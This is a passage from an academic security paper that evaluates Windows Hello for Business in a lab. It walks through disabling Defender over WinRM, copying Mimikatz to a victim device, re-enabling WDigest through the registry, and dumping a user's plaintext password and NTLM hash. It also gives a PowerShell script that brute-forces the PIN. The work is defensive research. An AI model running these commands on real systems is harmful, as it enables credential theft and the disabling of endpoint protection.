
| Policy | Setting |
|---|---|
| Automatic certificate management | Enabled |

| Option | Setting |
|---|---|
| Enroll new certificates, renew expired certificates, process pending certificate requests and remove revoked certificates | Enabled |
| Update and manage certificates that use certificate templates from Active Directory | Enabled |

| | |
|---|---|
| Log expiry events, and, for user policy, only show expiry notifications when the percentage of remaining certificate lifetime is | 10% |
| Additional stores to log expiry events | |
| Display user notifications for expiring certificates in user and computer MY store | Disabled |

**Figure 7.** Group policy to enable WHFB for end-users.


The third VM is the end-user device. Figure 8 shows the certificates under the end-user profile. The WHFB Authentication certificate template is configured to only issue certificates to certificate requests that have been signed with an enrolment agent certificate.


Console1 - [Console Root\Certificates - Current User\Personal\Certificates]
File Action View Favourites Window Help
Console Root
Certificates - Current User
Personal
Certificates

| Issued To | Issued By | Expiration Date | Intended Purposes | Friendly Na... | Status | Certificate Template |
|---|---|---|---|---|---|---|
| joe | lab-DC1-CA-CA | 09/05/2023 | Smart Card Log-on, Client Authentication | <None> | | WHFB Authentication |
| joe | lab-DC1-CA-CA | 08/05/2023 | Encrypting File System, Secure Email, Client ... | <None> | | User |

**Figure 8.** End-user device certificates.

If the certificate was missing because of any technical problems, the provisioning will fail, as demonstrated in Figure 9.



fedsvr


For security reasons, we require additional information to verify your account

An error occurred

No valid client certificate found in the request. No valid certificates found in the user's certificate store. Please try again after closing and reopening the browser and choose a different authentication method.


**Figure 9.** Failed WHFB provisioning because of the missing certificate.

Device registration can be verified through the Active Directory by the device ID (see Figure 10) or by running the command "dsregcmd /status" (see Figure 11), which displays the same device ID as the one in the active directory of the domain controller and that the device is protected by the TPM.



| Name | Type |
|---|---|
| b73a8cff-6471-4109-8f26-7ae33005d15f | msDS-Device |

**Figure 10.** Registered device in active director.



```
Microsoft Windows [Version 10.0.22000.613]
(c) Microsoft Corporation. All rights reserved.

C:\Users\joe.LAB>dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : NO
          EnterpriseJoined : YES
              DomainJoined : YES
                DomainName : LAB
               Device Name : win11.lab.local

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : b73a8cff-6471-4109-8f26-7ae33005d15f
                Thumbprint : B096981A65EA3A0508EADF0495C3412E2C154FAE
 DeviceCertificateValidity : [ 2022-05-08 20:05:50.000 UTC -- 2032-05-05 20:15:50.000 UTC ]
            KeyContainerId : 1cfc2f59-1680-46a0-a7b0-4da4bf5826ae
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
```


**Figure 11.** End-user device registration status.

### 3.2. The First Attack Method

When an organization is willing to adopt WHFB, challenges will arise due to existing applications' compatibility with WHFB as well as the number of legacy systems in place. An attacker with administrative access to the domain will be able to retrieve the password of an end-user. It is not as straightforward as it sounds; there are lots of obstacles that may stop this attack from happening, as explained later.

Mimikatz is used to perform those attacks. Mimikatz is open-source software that can be used to allow the user to view authentication credentials. To be able to execute any scripts remotely, the Windows Remote Management (WinRM) service will be used. Normally, WinRM is not enabled by default; the domain administrator will need to enable the service to be able to copy Mimikatz to the victim's device and execute it. Microsoft Windows devices come with a built-in firewall, and the predefined inbound rule: Windows Remote Management (HTTP-In) needs to be enabled to allow remote access. WinRM and the firewall rule can be enabled using a group policy and applied only to the victim's device.

Considering the SIEM does not exist and WinRM is enabled, as a first step, the attacker needs to stop the PIN or biometrics from working, this can be simply done by moving the end-user certificate from the personal certificate store. With the absence of the certificate, WHFB can no longer validate the authentication, and the end-user will have to revert to using the password. Once the password is used and the device at the time is not connected to the domain controller, the password will be stored in the memory of the device and using Mimikatz, the password can be retrieved. Figure 12 shows a successful connection to the end-user device using PowerShell, and then Windows Endpoint Protection is disabled so it does not detect and delete Mimikatz automatically. The end-user must be connected to the local network so the remote session can be established.



```
PS C:\Users\Administrator> New-PSSession -ComputerName win11

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  5 WinRM5          win11           RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\Users\Administrator> Enter-PSSession 5
[win11]: PS C:\Users\administrator\Documents> PowerShell Set-MpPreference -DisableRealtimeMonitoring 1
[win11]: PS C:\Users\administrator\Documents> _
```


**Figure 12.** PowerShell connect and disable the firewall.

The following commands may be used to establish the connection and disable Windows Endpoint Protection.

```
#Open PowerShell Session to the end-user device
New-PSSession -ComputerName <Computer_name>
Enter-PSSession <Session_ID>
#Disable Real-time protection,from the previously opened session
PowerShell Set-MpPreference -DisableRealtimeMonitoring 1
```

Since the first PowerShell window is already connected to the device, another PowerShell window needs to be used so the attacker can copy Mimikatz (see Figure 13). This may be performed using the following command:

```
robocopy C:\Users\administrator\Downloads ‘‘\\win11\c$\temp\’’
mimikatz_trunk.zip
```



Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> robocopy C:\Users\administrator\Downloads "\\win11\c$\temp\" mimikatz_trunk.zip

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : 12 May 2022 12:18:09
   Source : C:\Users\administrator\Downloads\
     Dest : \\win11\c$\temp\

    Files : mimikatz_trunk.zip

  Options : /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    C:\Users\administrator\Downloads\
100%        New File              1.1 m        mimikatz_trunk.zip

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :    1.19 m    1.19 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :             1639206 Bytes/sec.
   Speed :              93.796 MegaBytes/min.
   Ended : 12 May 2022 12:18:10
```

**Figure 13.** Copy Mimikatz to the end-user device.


The copied file is compressed, and it is required to extract the content of the file. From the first PowerShell window, the following command may be executed:

```
Expand-Archive -LiteralPath C:\temp\mimikatz_trunk.zip -DestinationPath
C:\temp\
```

Mimikatz requires to be executed locally on the victim's device and needs to run as an administrator otherwise Mimikatz will fail to access the Local Security Authority Server Service (LSASS), which is required to retrieve the password. After navigating to the extracted folder C:\temp\x64\ where the executable file resides, the following command is used to confirm that Mimikatz may run with the correct permissions:

```
cmd /c.\mimikatz.exe "privilege::debug" "exit"
```

Figure 14 shows a successful execution of Mimikatz with the correct privilege.



```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # exit
Bye!
```

**Figure 14.** Mimikatz can be executed.

Microsoft disabled WDigest (Digest Authentication is a vulnerable weak challenge/response protocol) by default since the vulnerability of WDigest was disclosed. Mimikatz requires WDigest to be enabled to retrieve the password. To enable WDigest, the following registry needs to be added, and to apply the changes, the local group policy needs to be updated:


```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
/v UseLogonCredential /t REG_DWORD /d 1

gpupdate /force
```

Using WDigest makes it faster to reveal the password; other methods to retrieve the password are possible, such as using brute force to crack the NTLM hash that may be retrieved by Mimikatz. Another application will be required to be able to crack the hash.

To complete the retrieval of the password, the following command is executed:

```
cmd /c.\mimikatz.exe "privilege::debug" "sekurlsa::wdigest" "exit"
```

And the password can be seen in Figure 15.




```
Authentication Id : 0 ; 2474978 (00000000:0025c3e2)
Session           : Interactive from 2
User Name         : joe
Domain            : LAB
Logon Server      : DC1-CA
Logon Time        : 12/05/2022 13:00:57
SID               : S-1-5-21-1600135255-2060112660-1485531884-1106
        wdigest :
         * Username : joe
         * Domain   : LAB
         * Password : DontChangeMe1@
```

**Figure 15.** Password retrieved.

To reveal the NTLM hash shown in Figure 16, the following command is required to be executed:

```
cmd /c.\mimikatz.exe “privilege::debug” “sekurlsa::logonpasswords”
“exit”
```

And the NTLM hash is shown in Figure 16.



```
msv :
 [00000003] Primary
 * Username : joe
 * Domain   : LAB
 * NTLM     : c5b984802986f03e88dfb4f09ad57f52
 * SHA1     : b0ad4147836dd44738f21900884a3a87703c1b13
 * DPAPI    : e8e096136f6e67dbdb5ad48c3f47fdb5
```

**Figure 16.** NTLM hash.


## 3.3. The Second Attack Method

While the password is easily retrieved using Mimikatz, currently retrieving the PIN is not an available feature of Mimikatz. Using the same method from the first attack to connect to the device and copy Mimikatz, the second attack may be started. Figure 17 below shows that it is possible to retrieve the globally unique identifier (GUID) from the Ngc folder, where all the settings related to WHFB are stored. On this device, there is a single user, so the GUID is easy to match to the user. The user SSIDs may be found in the registry under HKEY_USERS. In cases where there are multiple users, to match the user to the GUID, the user SSIDs start with S-1-5-21; drilling down in each SSID to reach AADNGC will provide the GUID (Software\Microsoft\WindowsNT\CurrentVersion\WorkplaceJoin\AADNGC) for example:

```
HKEY_USERS\S-1-5-21-1600135255-2060112660-1485531884-1106\Software\
Microsoft\Windows NT\CurrentVersion\WorkplaceJoin\AADNGC\.
```

In the case of one user per device, Mimikatz can be used to find the GUID as shown in Figure 17 using the following command:

```
cmd /c.\mimikatz.exe “privilege::backup” “ngc::logondata” “exit”
```




```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # ngc::logondata
Service PID: 1096

GUID: {80839852-3d34-411c-a39e-00351d9ec527}
  Path: \\?\C:\WINDOWS\ServiceProfiles\LocalService\AppData\Local\Microsoft\Ngc\{80839852-3D34-411C-A39E-00351D9EC527}
    unkE: 786c49f0afd6f00f
    >  SlotPin (todecode): ee160ac50af831df0905795341e31568ae582199aba0dc2c3e6530fec992cfed
    >> SlotPin (decoded) : ADB228EEDA16F42F8808E6C3B5F906661B4664C23DAFD45039B885381ACEAA12
```

**Figure 17.** GUID retrieval.

Combining the GUID with the PIN as shown in Figure 18, some more details can be retrieved using the following command:

```
cmd /c.\mimikatz.exe “privilege::backup” “ngc::pin /withbackup
/guid:{80839852-3d34-411c-a39e-00351d9ec527} /pin:824693” “exit”
```

While currently this information may not be used for anything valuable, this does not mean that in the future a vulnerability may be discovered and then the retrieved information may become valuable. If the wrong PIN was used in the command, Mimikatz displays an error.




```
mimikatz(commandline) # ngc::pin /withbackup /guid:{80839852-3d34-411c-a39e-00351d9ec527} /pin:824693
User SID  : S-1-5-21-1600135255-2060112660-1485531884-1106 ( LAB\joe )
Pin code  : 824693
Hex pin   : 3300380033003200330034003300360033003900330033003300(0000)
Timestamp : 09/05/2022 14:03:15
Provider  : Microsoft Platform Crypto Provider
  UnkPin    : AD580414B17C7B7CF96B75EF557AC3EDCF8284545A83A24582293AB4A7E44C41
  DecryptPin: 3B3840A230E9F452EB8BC2A4CEEB4B9D6E6F2C8F76FE893E1809378E672766DA
  SignPin   : ADB228EEDA16F42F8808E6C3B5F906661B4664C23DAFD45039B885381ACEAA12
```

**Figure 18.** Verifying the PIN.

In theory, the PIN can be brute forced using the following PowerShell script:

```
$GUID = cmd /c.\mimikatz.exe ‘‘privilege::debug’’ ‘‘ngc::logondata’’ ‘‘exit’’ |
Select-String -Pattern ‘GUID’
$GUID = $GUID -replace ‘\s’,’’

$count = 0
1..999999 |% {
$count = (1+ $count).ToString(‘000000’)
$UnkPin = cmd /c.\mimikatz.exe ‘‘privilege::backup’’ ‘‘ngc::pin /withbackup
/$GUID /pin:$count’’ ‘‘exit’’
if( $UnkPin | Select-String -pattern ‘UnkPin’)
{
Write-Output ‘‘PIN is:  $count’’
Exit
}
else {
Write-Output ‘‘PIN not found.’’
}
}
```

The script will attempt to use the PIN between 000000 and 999999, and when the correct PIN is located, it stops. While the script functions properly, Windows does not provide a method to change the failed attempts number, and this results in the PIN being disabled, as shown in Figure 19.




joe

This sign-in option is disabled because of failed sign-in attempts or repeated shutdowns. Use a different sign-in option or keep your device powered on for at least 10 minutes and then try again.

**Figure 19.** PIN is disabled.


After moving to the third phase of the deployment of Windows Hello, Mimikatz will lose the ability to retrieve the password, as seen in Figure 20. This is due to the password no longer being available to the end-user; this will be the third phase of the deployment of WHFB.



```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::wdigest

Authentication Id : 0 ; 404127 (00000000:00062a9f)
Session           : Interactive from 1
User Name         : joe
Domain            : LAB
Logon Server      : (null)
Logon Time        : 04/06/2022 11:14:43
SID               : S-1-5-21-1600135255-2060112660-1485531884-1106
        wdigest :
         * Username : joe
         * Domain   : LAB
         * Password : (null)
```

**Figure 20.** Password cannot be retrieved.

The use of a smart card for interactive logon, as seen in Figure 21, is enforced on the user from the active directory, and a group policy will be applied to the computers to exclude password authentication from the credential providers and prevent end-users from signing in with a password on the Windows login screen. This will be the fourth phase of the deployment of WHFB.



joe Properties

User logon name: joe @lab.local

User logon name (pre-Windows 2000): LAB\ joe

☐ Unlock account

Account options:
- ☑ Password never expires
- ☐ Store password using reversible encryption
- ☐ Account is disabled
- ☑ Smart card is required for interactive logon

Account expires
- ● Never
- ○ End of: 04 July 2022

**Figure 21.** Smart card interactive logon.

## 4. Evaluation and Discussion of Results

The evaluation of WHFB began by deploying the password-less authentication solution using the on-premises certificate trust method. Microsoft enforced the use of Windows Server 2016 or the newer version as a Schema Role for Active Directory. All the certificates used by WHFB have a minimum key size of 2048 bits and use SHA256 as a hash; this includes the ADFS server authentication certificate, the WHFB Enrolment Agent, and WHFB authentication certificates. The domain controller authentication certificate was replaced with an improved certificate that uses Kerberos.

As discussed previously, device registration is a prerequisite of WHFB, and it plays an integral role because it limits the devices which can enroll to use WHFB and allows organizations to pick and choose which devices can enroll. The device may then be used for device authentication, which is considered one of the possible first factors of multi-factor authentication. The importance of limiting which device can be registered to use WHFB is to only permit devices equipped with a TPM chip, something that Microsoft considers to be the best practice, as discussed in [14]. The TPM chip does not only assist with the encryption of the device but also helps in keeping the PIN bound to one device, and it will support turning the WHFB authentication certificate created under the user profile after the enrolment, to become one of the multi-factor authentication factors. The certificate is validated using the private key in the TPM chip. Without the TPM chip, as demonstrated by Kim and Choi [5], WHFB may be vulnerable to migration attacks. The attacker needs to know the PIN to be able to successfully use the migration attack, and this highlights the greatest weakness of the PIN because it may easily be obtained using a shoulder surfing attack. WHFB allows the customization of the PIN complexity to ensure it is more secure, and multiple other options are also available to customize the configuration of WHFB, for example, the use of a hardware security device, PIN recovery, or the use of biometrics. The use of hardware security devices or biometrics may mitigate again the migration attack and eliminate the risks of shoulder-surfing attacks.

Some other important features of WHFB exist, for example, the dynamic lock, which locks the device when a paired Bluetooth device falls below the maximum Received Signal Strength Indicator value. This helps if a user walks away from their device, and Windows will automatically detect that the user is no longer within the perimeter of the device and lock the device automatically. Another example is the multi-factor unlock feature, which forces the user to authenticate using the first factor (PIN, fingerprint, or facial recognition) and the second factor (trusted signal, PIN). This is also another method to mitigate again shoulder surfing attacks because the attacker will not be able to successfully log in to the device because one of the factors is not available.

Password policies have a major impact on WHFB at the first and second phases of the deployment; if the password is changed, the end-user will be required to use the password first to be able to use WHFB again for authentication. In the third phase, the password policy will no longer affect WHFB since password-less authentication will be the primary authentication method and the password will be set to never expire in the password policy. Eliminating the password was successfully achieved in the lab environment.

Even though it is possible to retrieve the password when the deployment is still in the second phase, WHFB can still be considered a secure password-less authentication method since the PIN cannot be retrieved, and when the password is eliminated from the logon screen, retrieving the password will not be possible anymore. WHFB mitigates most password authentication attacks such as phishing attacks, man-in-the-middle attacks, brute force attacks, dictionary attacks, credential stuffing, and keyloggers.

One of the major possible issues an organization may face with deploying WHFB is the lack of support for Mac or Linux operating systems and the limited support of legacy systems or applications. However, this should not hinder an organization from using WHFB, especially since it can be enabled for a certain group of employees, and this reduces the attack surface.

Even though it was possible to retrieve the password of the end-user using the domain administrator. In a real-life scenario, it will be much harder to achieve this because, in many organizations, even domain administrators do not have privileged access to the endpoint protection software to be able to disable it. Mimikatz will be detected instantly and gets deleted by the endpoint protection. Microsoft has its own built-in endpoint protection that can detect Mimikatz, and during the test, Windows managed to detect Mimikatz and delete it.

Many endpoint protection solutions come with a firewall embedded, which makes it even harder to initiate the connection with the end user's device. In Windows, the firewall by default blocks any PowerShell connections to the device, and WinRM needs to be configured and allowed through the firewall for the connection to be successful. Depending on the preference of the IT administrators, WinRM may be enabled or disabled within an organization and when it is disabled, this makes it more difficult to complete the attack.

The other factor to consider is the high possibility of the presence of a SIEM in the organization. The authors in [15] found in their report that, in recent years, larger organizations that are usually conservative adopters of technology are now deploying SIEM solutions. The number of organizations using SIEM solutions is on the rise. The SIEM's purpose is to log and monitor activities on the network and systems. Activities performed by a domain administrator are very important to retain in a SIEM, and any person performing suspicious activities will leave a trace of these actions, especially if the administrator, for example, has disabled the endpoint protection or enabled WimRM, or altered the firewall rules.

With the presence of multiple different deployment methods for WHFB, time restraints did not allow for performing tests on each deployment method. The deployment of WHFB is not a simple task, and to achieve valuable testing and results, the setup requires completion to a high standard and should be a representation of a real-life scenario so the outcome of the testing may be realistic. The deployment methods are very different from each other, and it was not possible to salvage parts of one method to be used in another method.

WHFB does not allow the amendment of some features such as disabling authentication after several failed attempts. The proof-of-concept of a brute force attack on the PIN was possible to demonstrate, but because it was not possible to change or disable the failed attempts counter, it was not possible to achieve a full brute force attack to find the PIN of the end-user. Once WHFB is in the fourth phase and the password is completely removed from the device, it is not possible for an administrator to log in to the device if that administrator does not already have a PIN configured on the device. Trying to run any application as a different user will remove the possibility of signing in using different credentials. The enrolment of a new user and a new device is required to happen first, and then the device may be moved to the correct organizational unit within the Active Directory, so the password is removed from the log-in screen of Windows.

## 5. Conclusions

Our work's goal was to evaluate the password-less solution of Windows Hello for Business (WHFB) by deploying it on the premises. As the scope of our work was the Microsoft ecosystem, WHFB was considered an appropriate password-less solution. Despite the fact that the use of TPM chips provides a considerable uplift to security, some end-users might refuse to use biometrics; therefore, a PIN can be used instead. This enabled the demonstration of how an attacker with elevated privileges can retrieve the domain password of an end-user from the memory of a device using Mimikatz. We also explored a brute force attack against the user's PIN, and we thoroughly discussed the impact of the aforementioned attacks.

As WHFB still has its limitations when it comes to integration with other operating systems or legacy solutions, a partially deployed WHFB solution is not as secure as the full deployment, where the password is completely eliminated. However, partial deployment may help organizations start using password-less authentication, which will be beneficial for the upscaling of their security measures.

The scope of this work was to evaluate WHFB and retrieve the password of the end-user. Exploring the other features of WHFB, the results look promising, especially when the PIN is eliminated or used in combination with another factor such as the hardware security device or the biometrics of the end-user.

As WHFB relies on many components, several of them should be further investigated to identify any possible weaknesses within the enrolment stage of WHFB, for example, to trigger re-enrolment of WHFB and use a man-in-the-middle attack to collect valuable information. This effort can be supported by leveraging the power of AI, which will enable the automated mounting of attacks in different setups and under variable constraints. Additionally, as our work attempted an initial exploration of a single attack method on PINs, this can be systematically explored by using other methodologies suggested by the literature. Although the PIN does not seem very useful, due to the reusability of PIN codes by people with low cybersecurity awareness, the reutilization of PIN codes would be interesting in the scope of a social engineering attack. Last, we plan to expand our research in the Apple ecosystem and compare the results with our existing work.

**Author Contributions:** Conceptualization, J.H., N.P., C.C., M.L. and W.J.B.; methodology, J.H. and N.P.; validation, J.H. and N.P.; writing—original draft preparation, J.H., N.P. and C.C.; writing—review and editing, J.H., N.P., C.C., M.L. and W.J.B.; supervision, N.P. and W.J.B.; project administration, J.H.; funding acquisition, N.P. All authors have read and agreed to the published version of the manuscript.

**Funding:** The research leading to these results has been partially supported by the Horizon Europe Project Trust & Privacy Preserving Computing Platform for Cross-Border Federation of Data (TRUSTEE), (GA 101070214).

**Institutional Review Board Statement:** Not applicable.

**Informed Consent Statement:** Not applicable.

**Data Availability Statement:** No new data were created.

**Conflicts of Interest:** The authors declare no conflict of interest.

## Appendix A

*Password Authentication*

In 1960, passwords were added as an authentication method to retain the privacy of end-users and limit access to resources on a UNIX time-sharing system. Morris and Thompson [16] used the time-sharing system and discussed the reasons why passwords were used on the system. The aim of using passwords was to stop unauthorized users from accessing the system and to control what authorized users could access within the system. They state that a super-user has full access to all the files and resources, including the protected file that stores all the users' passwords. A software bug in the system printed the content of the password file instead of the daily message, which is usually printed on the terminal of end-users. They concluded that storing the encrypted passwords in the file improved security.

Several households had one shared personal computer running without any password; this soon changed after the introduction of the internet. Passwords were still very simple words, as proved by the Morris Internet worm in 1988 [17]. People perceive privacy differently, so operating systems and web services introduced password policies to improve the quality of the passwords being used by end-users. People started using emails and instant messaging services, which required passwords to access these services, and by 2007, an average user had 25 accounts protected by only 6 unique passwords [18]. The evolution of smartphones led to an increase in web services and applications that require authentication to access the service. For example, in the past, booking a flight required a visit to the travel agent; you did not need any accounts or any authentication, while today you can book a flight online. You will need an account with the airline and another account for the flight comparison service.

Password policies made passwords more secure by increasing the required complexity, achieved by increasing the number of characters used, the use of lowercase, uppercase, and special characters, and the use of digits [19]. This was a necessity to improve password entropy and improve the time it takes to crack a password. Passwords and password policies are still widely used by organizations and web services to provide better information security. Li et al. [20] agree that passwords are still widely used for digital authentication and suggest scrambling a weak password that is easy to remember, combining it with other facts such as the date of birth to be used as a salt, and then hashing the password. This will make the password more difficult to crack but when it comes to usability, the requirement to use another software to generate the password makes it difficult for the end-user and it may result in the end-users reverting to using a simpler password. Another thing to consider is password reuse. If the end-user needs to type a different password with a simple fact to generate a strong password, the end-user then will 